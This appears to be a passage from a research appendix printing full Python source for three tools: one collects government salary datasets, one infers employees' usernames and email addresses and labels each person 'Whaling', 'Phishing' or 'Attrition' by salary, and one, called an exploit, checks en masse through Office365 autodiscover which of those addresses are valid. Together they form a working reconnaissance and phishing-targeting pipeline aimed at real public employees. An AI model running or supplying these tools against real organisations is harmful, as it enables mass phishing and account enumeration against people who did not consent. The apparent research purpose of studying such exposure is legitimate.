208             # Enumerate Headers to identify vulnerable files
209             self.files_list  = []
210             self.orgs_list   = []
211             self.headers_list = []
212 
213             for i in range(0, len(self.organizations)):
214                 filename = self.data_path + str(i) + self.format
215                 if exists(filename):
216                     with open(filename) as file:
217                         headers = file.readline()
218                         for term in search_criteria:
219                             if term in headers.lower():
220                                 self.files_list.append(str(i) + self.format)
221                                 self.orgs_list.append(self.organizations[i])
222                                 self.headers_list.append(headers)
```

```
                                    break
            self.tbl_headers = pandas.DataFrame({
                'Filename':self.files_list,
                'Organization':self.orgs_list,
                'Headers':self.headers_list,
                })
            self.tbl_headers.to_excel(self.index_writer, sheet_name = 'Matched_Headers', index=False)
            self.index_writer.save()
            return self.tbl_headers
        else:
            filename = self.data_path + str(index) + self.format
            if exists(filename):
                with open(filename) as file:
                    headers = file.readline().lower()
                    return headers

    def filter_headers(self, search_criteria, filter_criteria, index=None):
        self.msg("Extracting columns with these words: \n" + str(filter_criteria))
        def filter_headers_loop(i):
            old_file = self.data_path + str(i) + self.format
            new_file = self.data_path + str(i) + "_filtered" + self.format
            try:
                print("+ Searching '" + old_file + "'")
                df = pandas.read_csv(old_file, low_memory=False)
                has_names = False
                tbl_filtered = pandas.DataFrame()
                for column_name in df:
                    for word in search_criteria:
                        if word in column_name.lower():
                            has_names = True
                    for word in filter_criteria:
                        if word in column_name.lower():
                            tbl_filtered[column_name] = df[[column_name]].copy()
                            break
                if has_names == True:
                    print("  - Found data in '" + old_file + "'")
                    tbl_filtered.insert(0, "org_index", self.organizations[i])
                    tbl_filtered.to_csv(new_file, index=False)
                    print("  - Saving data at '" + new_file + "'")
                else:
                    print("  - No names found.")
            except FileNotFoundError:
                print("  - File '" + old_file + "' does not exist.")
        if index == None:
            # Generate smaller CSVs with just the data we need
            for i in range(0,len(self.organizations)):
                filter_headers_loop(i)
            self.msg("New files saved in the folder " + self.data_path)
            return
        else:
            filter_headers_loop(index)
            self.msg("New files saved in the folder " + self.data_path)
            return

##########################
#          MAIN          #
##########################

def main(argv):
    path = ""
    search_term = "salary"
    max_records = 5
    format = "csv"
    search_criteria = {"name"}
    download = False
    # customize as needed based on the columns you want to grab
    filter_criteria = {
        "name",
        "job",
        "title",
        "position"
        "agency",
        "dep"
```

```
296      }
297
298      help = """
299      
300      
311
312      \n""" + "Usage:  " + sys.argv[0] + " -p <path> -f <file_format> -r <max_records>\nAdd -d to download
     and analyze files"
313      try:
314          opts, args = getopt.getopt(argv,"hdp:f:r:")
315      except getopt.GetoptError:
316          print(help)
317          sys.exit(2)
318      for opt, arg in opts:
319          if opt == '-h':
320              print(help)
321              sys.exit()
322          elif opt == '-d':
323              download = True
324          elif opt in ("-p"):
325              path = arg
326              if path[-1:] != "/":
327                  path = path + "/"
328          elif opt in ("-f"):
329              format = arg
330          elif opt in ("-r"):
331              max_records = int(arg)
332      print()
333      print("#" * os.get_terminal_size()[0])
334      print("Save directory is", path)
335      print("Data will be stored at", path + "data/")
336      print("Files will be saved as", format)
337      print("Max records to download are", str(max_records))
338      print("#" * os.get_terminal_size()[0])
339      print()
340
341      # test for GovDataCollector
342      test = GovDataCollector(search_term, max_records, path)
343      test.save_response()
344      test.enumerate(format, download)
345      if download == True:
346          test.download() # this downloads ALL files
347          test.search_headers(search_criteria)
348          test.filter_headers(search_criteria, filter_criteria)
349
350  if __name__ == "__main__":
351     main(sys.argv[1:])
```

10. GovDataInferrer

```
1    #!/usr/bin/env python3
2
3    ##########################
4    #   ADMINISTRATIVE DATA  #
5    ##########################
6    __title__       = "GovDataInferrer"
7    __description__ = '''This module ingests datasets from Data.Gov and infers sensitive data fields.'''
8    __example__     = "First Name, Last Name, and Domain = rjamison6@gatech.edu"
9    __author__      = "Robert G. Jamison"
10   __copyright__   = "Copyright 2021"
```

```
11
12  __license__     = ''"MIT License" - Permission is hereby granted, free of charge, to any person obtaining
    a copy of this software and associated documentation files (the "Software"), to deal in the Software
    without restriction, including without limitation the rights to use, copy, modify, merge, publish,
    distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is
    furnished to do so, subject to the following conditions: The above copyright notice and this permission
    notice shall be included in all copies or substantial portions of the Software.  THE SOFTWARE IS PROVIDED
    "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF
    MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR
    COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT,
    TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
    THE SOFTWARE.'''
13  __version__     = "1.0.1"
14  __status__      = "Production"
15
16  ############################
17  #        LIBRARIES         #
18  ############################
19
20  import pandas
21  import os
22  import sys
23  import getopt
24  import string
25
26  ############################
27  #          CLASSES         #
28  ############################
29  class GovDataInferrer:
30      # Initialize the pandas dataframe and quantile values
31      def __init__(self, input_csv, domain_csv, domain):
32          # import the list of salary data
33          self.input = pandas.read_csv(input_csv)
34
35          # import MX Domains list
36          if domain_csv != "":
37              self.domains = pandas.read_csv(domain_csv)
38              self.domains.columns = ['Org','Domain']
39          else:
40              self.domain = domain
41
42          self.output = pandas.DataFrame()
43          return
44
45      def show_headings(self, df):
46          print("[#] : Dataframe Headings")
47          print("-----------------------------")
48          # iterate through column headers
49          for i in range(0, len(df.columns.values)):
50              # print as "[0]: <header>"
51              print('[' + str(i) + '] : ' + df.columns.values[i])
52          print("-----------------------------")
53
54      # clean up the input table
55      def clean_input(self, df):
56          print("###################################")
57          print("Please wait.  Building new table.")
58          print("###################################")
59          # initialize variables
60          new_df = pandas.DataFrame()
61          for i in range(0,len(df)):
62              new_df = new_df.append({"Last_Name":[""], "First_Name":[""], "Middle_Name":[""]},
    ignore_index=True)
63          more = ""
64          # initialize fields.
65          last_name = "NULL"
66          first_name = "NULL"
67          middle_name = "NULL"
68          # show the headings
69          self.show_headings(df)
70          # how many name fields?
71          name_fields = int(input("How many columns are used for a person's full name? "))
72          # if there is only one field for the names
```

```
73          if name_fields == 1:
74              # prompt the user
75              col = int(input("Which [#] above contains the full names? "))
76              for i in range(0, len(df)):
77                  full_name = df[df.columns.values[col]][i].split(" ")
78                  if len(full_name) < 2:
79                      print("ERROR: Could not parse the name structure correctly.")
80                      exit(2)
81                  elif "," in full_name[0]:
82                      last_name = full_name[0].replace(',',"")
83                      first_name = full_name[1].replace(',',"")
84                      if len(full_name) == 3:
85                          middle_name = full_name [2].replace(',',"")
86                  else:
87                      first_name = full_name[0]
88                      if len(full_name) == 3:
89                          middle_name = full_name[1]
90                          last_name = full_name[2]
91                      else:
92                          last_name = full_name[1]
93
94                  new_df["Last_Name"][i] = last_name
95                  new_df["First_Name"][i] = first_name
96                  new_df["Middle_Name"][i] = middle_name
97
98          # if there are more than one field for the names
99          else:
100             # Save the last name column to the new dataframe
101             col = int(input("Which [#] above contains the last names? "))
102             for i in range(0,len(df)):
103                 last_name = df[df.columns.values[col]][i]
104                 last_name = last_name.translate(str.maketrans('', '', string.punctuation))
105                 new_df["Last_Name"][i] = last_name.split(" ")[0]
106             # Save the first name column to the new dataframe
107             col = int(input("Which [#] above contains the first names? "))
108             for i in range(0,len(df)):
109                 first_name = df[df.columns.values[col]][i]
110                 first_name = first_name.translate(str.maketrans('', '', string.punctuation))
111                 first_name = first_name.split(" ")
112                 new_df["First_Name"][i] = first_name[0]
113
114             # if there are only two fields for names
115             if name_fields == 3:
116                 # Save the middle name column to the new dataframe
117                 col = int(input("Which [#] above contains the middle names / initials? "))
118                 for i in range(0,len(df)):
119                     middle_name = df[df.columns.values[col]][i]
120                     middle_name = middle_name.translate(str.maketrans('', '', string.punctuation))
121                     new_df["Middle_Name"][i] = middle_name.split(" ")[0]
122
123         # Save the org column to the new dataframe
124         col = int(input("Which [#] above contains the organizations? "))
125         new_df["Org"] = df[df.columns.values[col]]
126         # Save the salary column to the new dataframe
127         col = int(input("Which [#] above contains the wage totals? "))
128         new_df["Salary"] = df[df.columns.values[col]]
129         print()
130         more = input("Do you have another field you want to keep? (y/n) ")
131         # if there is more to add...
132         while more == "y":
133             # Save additional fields
134             col = int(input("Which field do you want to keep? "))
135             new_df[df.columns.values[col]] = df[df.columns.values[col]]
136             # ask the user if they have more to add
137             more = input("Do you have another field you want to keep? (y/n) ")
138
139         print(new_df.head(10))
140         print()
141         correct = input("Does what we printed above look correct? (y/n) ")
142         print()
143         if correct == "n":
144             self.clean_input(df)
145         # return the new dataframe
```

```
146         return new_df
147
148     # Assign a value to the output dataframe
149     def put_value(self, row, column, value):
150         self.output.at[row, column] = value
151         return
152
153     def save_file(self, output_file):
154         if "csv" in output_file[-3:].lower():
155             self.output.to_csv(output_file)
156         elif "json" in output_file[-4:].lower():
157             self.output.to_json(output_file)
158         else:
159             print("Output filetype must be 'csv' or 'json'.")
160             return
161         print("##################################")
162         print("Results saved at", output_file)
163         print("##################################")
164         print()
165         return
166
167     # PAY: ATTACK TYPE METHOD
168     def infer_attack(self, salary):
169         # Got poverty line from https://www.census.gov/data/tables/time-series/demo/income-
    poverty/historical-poverty-thresholds.html
170         self.poverty_line = 13171
171         # Calculate 90% quantile of Salaries
172         self.wealth_line = self.output['Salary'].quantile(.9)
173         # if worker salary is below poverty line:
174         if salary <= self.poverty_line:
175             # Append "Attrition" to Attack Type column
176             return "Attrition"
177
178         # if worker is a top 10% salary earner
179         elif salary >= self.wealth_line:
180             # Append "Whaling" to Attack Type columns
181             return "Whaling"
182
183         # else:
184         else:
185             # Append "Phishing" to Attack Type columns
186             return "Phishing"
187
188     # DOMAIN: Use the organization value to determine the domain to assign
189     def infer_domain(self, org):
190         if self.domain == "":
191             # iterate through length of the dataframe
192             for i in range(0,len(self.domains)):
193                 # if MX Domains List item contained in the org:
194                 if org in self.domains['Org'][i]:
195                     # Append MX Domain List item to Domain
196                     return self.domains['Domain'][i]
197         else:
198             return self.domain
199
200     # NAME:  ACCOUNT METHOD
201     def infer_usernames(self):
202         self.username_format = 1
203         # create examples
204         username_examples = [
205             "Albus.W.Dumbledore",
206             "Albus.Dumbledore",
207             "AlbusDumbledore",
208             "A.Dumbledore",
209             "ADumbledore",
210             "ADumbledor",
211             "ADumbledo",
212             "ADumbled",
213             "ADumble",
214             ]
215         # present format choices
216         print("[#] : Albus Wulfric Dumbledore")
217         print("-----------------------------")
```

```
218          # iterate through column headers
219          for i in range(0, len(username_examples)):
220              # print as "[0]: <header>"
221              print('[' + str(i) + '] : ' + username_examples[i])
222          print("------------------------------")
223          # read username_format
224          self.username_format = int(input("Which of the above formats would you like to try? "))
225
226      def get_username(self, last, first, middle):
227          if self.username_format == 0:
228              # "Albus.W.Dumbledore"
229              return (first + "." + middle[:1] + "." + last).lower()
230          elif self.username_format == 1:
231              # "Albus.Dumbledore"
232              return (first + "." + last).lower()
233          elif self.username_format == 2:
234              # "AlbusDumbledore"
235              return (first + last).lower()
236          elif self.username_format == 3:
237              # "A.Dumbledore"
238              return (first[:1] + "." + last).lower()
239          elif self.username_format == 4:
240          # "ADumbledore"
241              return (first[:1] + last).lower()
242          elif self.username_format == 5:
243          # "ADumbledor"
244              return (first[:1] + last[:9]).lower()
245          elif self.username_format == 6:
246          # "ADumbledo"
247              return (first[:1] + last[:8]).lower()
248          elif self.username_format == 7:
249          # "ADumbled"
250              return (first[:1] + last[:7]).lower()
251          elif self.username_format == 8:
252          # "ADumble"
253              return (first[:1] + last[:6]).lower()
254          else:
255              print("Error - Selected number is out of range")
256              return "ERROR"
257
258      # E-MAIL METHOD
259      def infer_email(self, username, org):
260          # run get_domain function
261          domain = self.infer_domain(org)
262          # Concatenate username with email domain
263          email = str(username) + "@" + str(domain)
264          # Append email to Email column
265          return email
266
267  def main(argv):
268      dataset_csv = ""
269      domain_csv = ""
270      domain = ""
271      output_file = ""
272      help = """
273
274
275
276
277
278
279
280
281
282
283
284
285
286      \n""" + sys.argv[0] + " -i <input_csv> -d <domain_csv or domain> -o <output_file>"
287      try:
288          opts, args = getopt.getopt(argv,"hi:d:o:")
289      except getopt.GetoptError:
290          print(help)
```

```
291             sys.exit(2)
292         for opt, arg in opts:
293             if opt == '-h':
294                 print(help)
295                 sys.exit()
296             elif opt in ("-i"):
297                 input_csv = arg
298             elif opt in ("-d"):
299                 if arg[-4:] == ".csv":
300                     domain_csv = arg
301                 else:
302                     domain = arg
303             elif opt in ("-o"):
304                 output_file = arg
305         print()
306         print("###################################")
307         print("Input file is", input_csv)
308         if domain_csv != "":
309             print("Domain file is", domain_csv)
310         else:
311             print("Domain is", domain)
312         print("Output file is", output_file)
313         print("###################################")
314         print()
315 
316         # test for domains
317         test = GovDataInferrer(input_csv, domain_csv, domain)
318         test.output = test.clean_input(test.input)
319         test.infer_usernames()
320 
321         # test for salary data
322         for i in range(0, len(test.output)):
323             # get the last name
324             last_name = test.output["Last_Name"][i]
325             # get the first name
326             first_name = test.output["First_Name"][i]
327             # get the middle name
328             middle_name = test.output["Middle_Name"][i]
329             # get the organization
330             org = test.output["Org"][i]
331             # get their salary
332             salary = test.output['Salary'][i]
333             # get the account and add it to output
334             username = test.get_username(last_name, first_name, middle_name)
335             test.put_value(i, "Account", username)
336             # get email address and add it to output
337             email = test.infer_email(username, org)
338             test.put_value(i, "Email", email)
339             # get the attack type and add it to output
340             attack = test.infer_attack(salary)
341             test.put_value(i, "Attack_Type", attack)
342         # show the top five rows of the new dataset
343         print("RESULTS PREVIEW:")
344         print()
345         print(test.output.head(5))
346         print()
347         # save to csv file
348         test.save_file(output_file)
349 
350     if __name__ == "__main__":
351        main(sys.argv[1:])
```

11. GovDataValidator

```
1    #!/usr/bin/env python3
2    
3    ######################################################
4    #                 Administrative Data                #
5    ######################################################
6    __title__       = "GovDataValidator"
```

```
7     __description__ = '''This exploit takes advantage of an Azure feature which allows Office365 instances to
      discover each other's email addresses'''
8     __example__     =
      "https://outlook.office365.com/autodiscover/autodiscover.json/v1.0/rjamison6@gatech.edu?Protocol=Autodiscov
      erv1"
9     __author__      = "Robert G. Jamison"
10    __copyright__   = "Copyright 2021"
11
12    __license__     = '''"MIT License" - Permission is hereby granted, free of charge, to any person obtaining
      a copy of this software and associated documentation files (the “Software”), to deal in the Software
      without restriction, including without limitation the rights to use, copy, modify, merge, publish,
      distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is
      furnished to do so, subject to the following conditions: The above copyright notice and this permission
      notice shall be included in all copies or substantial portions of the Software.  THE SOFTWARE IS PROVIDED
      “AS IS”, WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF
      MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR
      COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT,
      TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
      THE SOFTWARE.'''
13    __version__     = "1.0.1"
14    __status__      = "Production"
15
16    ######################################################
17    #                  import modules                    #
18    ######################################################
19    import os
20    import sys
21    import getopt
22    import pandas
23    import requests
24    import concurrent.futures
25    from os.path import exists
26
27    ######################################################
28    #                     CLASSES                        #
29    ######################################################
30
31    # Checks one email at a time against the URL.
32    def email_checker(i, email):
33        headers={                                       # custom "requests" header so we don't look like
      Python3
34            "User-Agent" : "Mozilla/5.0"
35            }
36        # Concats the URL using the email input
37        url = "https://outlook.office365.com/autodiscover/autodiscover.json/v1.0/" + email +
      "?Protocol=Autodiscoverv1"
38        # Requests the page, which returns a "200" code or something else.  Disabled redirects, as those waste
      our time.
39        response = requests.get(url, headers=headers, allow_redirects=False)
40        # if response is good (200 code), return the iteration we are on and the result.
41        if response.status_code == 200:
42            return i, "good"
43        # if response is bad (other code), return the iteration we are on and the result
44        else:
45            return i, "bad"
46
47    class GovDataValidator:
48
49        def __init__(self, path, filename):
50            pandas.options.mode.chained_assignment = None
51            # set width of the get_terminal_size
52            self.width = os.get_terminal_size()[0]
53            # establish pathing
54            self.path = path
55            self.filename = path + filename
56            if filename[-4] == ".":
57                self.file_name = filename[:-4]
58                self.format = filename[-4:]
59            else:
60                self.file_name = filename[:-5]
61                self.format = filename[-5]
62            self.backup_filename = self.path + self.file_name + "_backup" + self.format
63            self.result_filename = self.path + self.file_name + "_result" + self.format
```


```
64
65      def import_emails(self, use_backup):
66          # Use the backup file autosave feature
67          self.use_backup = use_backup
68          # Notify the user that we are building a pandas table
69          self.msg("Preparing e-mail list.")
70          self.list_start = 0
71          # if a backup file should be used
72          if self.use_backup == True and exists(self.backup_filename):
73              # notify the User
74              print("+ Using backup file.")
75              # import the backup as a pandas table
76              self.df = pandas.read_csv(self.backup_filename, low_memory = False)
77              print("  - Searching for last starting point within", len(self.df.index), "rows." )
78              for i in range(0,len(self.df.index)):
79                  if self.df["Status"][i] == "UNKNOWN":
80                      print("  - Found. Starting on row", i)
81                      self.list_start = i
82                      break
83          # import the new file
84          else:
85              print("+ Starting from scratch.")
86              # import the file as a pandas table
87              self.df = pandas.read_csv(self.filename, low_memory = False)
88              named = [False, 0]
89              for header in list(self.df):
90                  if "Emails" in header:
91                      named[0] = True
92                  elif "mail" in header:
93                      named[1] = self.df.columns.get_loc(header)
94              if named[0] == False:
95                  # rename the only column to "Emails"
96                  self.df.columns.values[named[1]] = "Emails"
97              # create a column so we can add a "status" for each email after processing
98              self.df = self.df.assign(Status="UNKNOWN")
99
100         # determine the length of the list
101         self.list_end = len(self.df.index)
102         self.list_duration = 0
103         for status in self.df["Status"]:
104             if status == "UNKNOWN":
105                 self.list_duration += 1
106
107     def msg(self, message):
108         print()
109         print("=" * self.width)
110         print(message)
111         print("=" * self.width)
112         print()
113         return
114
115     def email_enumerator(self, autosave, workers):
116         # number of emails to check before autosaving
117         self.autosave = autosave
118         # calculate: treads per CPU * CPUs = workers
119         # Notify the user that we finished importing into pandas
120         self.msg("Testing the e-mails.  This part takes a while.")
121         # initialize the counter variables
122         count = []
123         good  = 0
124         bad   = 0
125         # create an thread pool executor
126         with concurrent.futures.ThreadPoolExecutor(max_workers=workers) as executor:
127             # run each email address through the "email_checker()" method via the executor until done.
128             #threads = [executor.submit(email_checker, i, df["Emails"][i]) for i in
    range(list_start,list_end)]
129             threads = []
130             for i in range(self.list_start,self.list_end):
131                 if self.df["Status"][i] == "UNKNOWN":
132                     threads.append(executor.submit(email_checker, i, self.df["Emails"][i]))
133             # For each completed instance we created as a thread via the executor
134             for instance in concurrent.futures.as_completed(threads):
135                 count.append(instance)
```

```
                # save the iteration # and the results
                i, result = instance.result()
                # if results are good
                if result == "good":
                    # update the status as "Good" in the pandas table
                    self.df["Status"][i] = "GOOD"
                    # bump up the counter
                    good += 1
                # if results are bad
                elif result == "bad":
                    # update the status as "Bad" in the pandas table
                    self.df["Status"][i] = "BAD"
                    # bump up the counter
                    bad  += 1
                # if something unexpected happens
                else:
                    # leave gracefully
                    print("ERROR")
                    exit(0)
                # Create a string with the totals
                totals = "Completed " + str(len(count)) + " of " + str(self.list_duration) + " | "
                # Create a string with the number of good emails
                good_msg = "Good found: " + str(good) + " | "
                # Create a string with the number of bad emails
                bad_msg = "Bad found: " + str(bad)
                # Print the totals, good, and bad strings, overwriting each as we progress
                print(totals, good_msg, bad_msg, sep=' ', end="\r")
                # if we hit the autosave number
                if len(count) % self.autosave == 0:
                    # save the backup
                    self.df.to_csv(self.backup_filename, index=False)
        # save the results for the report
        self.count = count
        self.good = good
        self.bad = bad
        return

    def final_report(self):
        # Notify the user that we are done and give the final results
        print()
        print(str(self.list_end), "e-mails have been checked.")
        print(str(self.good), "were valid emails")
        print(str(self.bad), "were invalid emails")
        print("Saving results as '" + self.result_filename + "'")
        # output the results to a csv
        self.df.to_csv(self.result_filename, index=False)

######################################################
#                      MAIN                          #
######################################################
def main(argv):
    path = ""
    filename = ""
    use_backup = False
    autosave = 5000
    workers = 50

    help = """
```




```

    \n""" + sys.argv[0] + " -p <path> -f <csv_filename> -b <backup_every_n_emails> -w <workers_per_CPU> "
    try:
```

```
209          opts, args = getopt.getopt(argv,"hp:f:b:w:")
210      except getopt.GetoptError:
211          print(help)
212          sys.exit(2)
213      for opt, arg in opts:
214          if opt == '-h':
215              print(help)
216              sys.exit()
217          elif opt in ("-p"):
218              path = arg
219              if path[-1:] != "/":
220                  path = path + "/"
221          elif opt in ("-f"):
222              filename = arg
223          elif opt in ("-b"):
224              use_backup = True
225              autosave = int(arg)
226          elif opt in ("-w"):
227              workers = int(arg)
228
229      # test for GovDataValidator
230      test = GovDataValidator(path, filename)
231      test.import_emails(use_backup)
232      test.email_enumerator(autosave, workers)
233      test.final_report()
234
235  if __name__ == "__main__":
236     main(sys.argv[1:])
```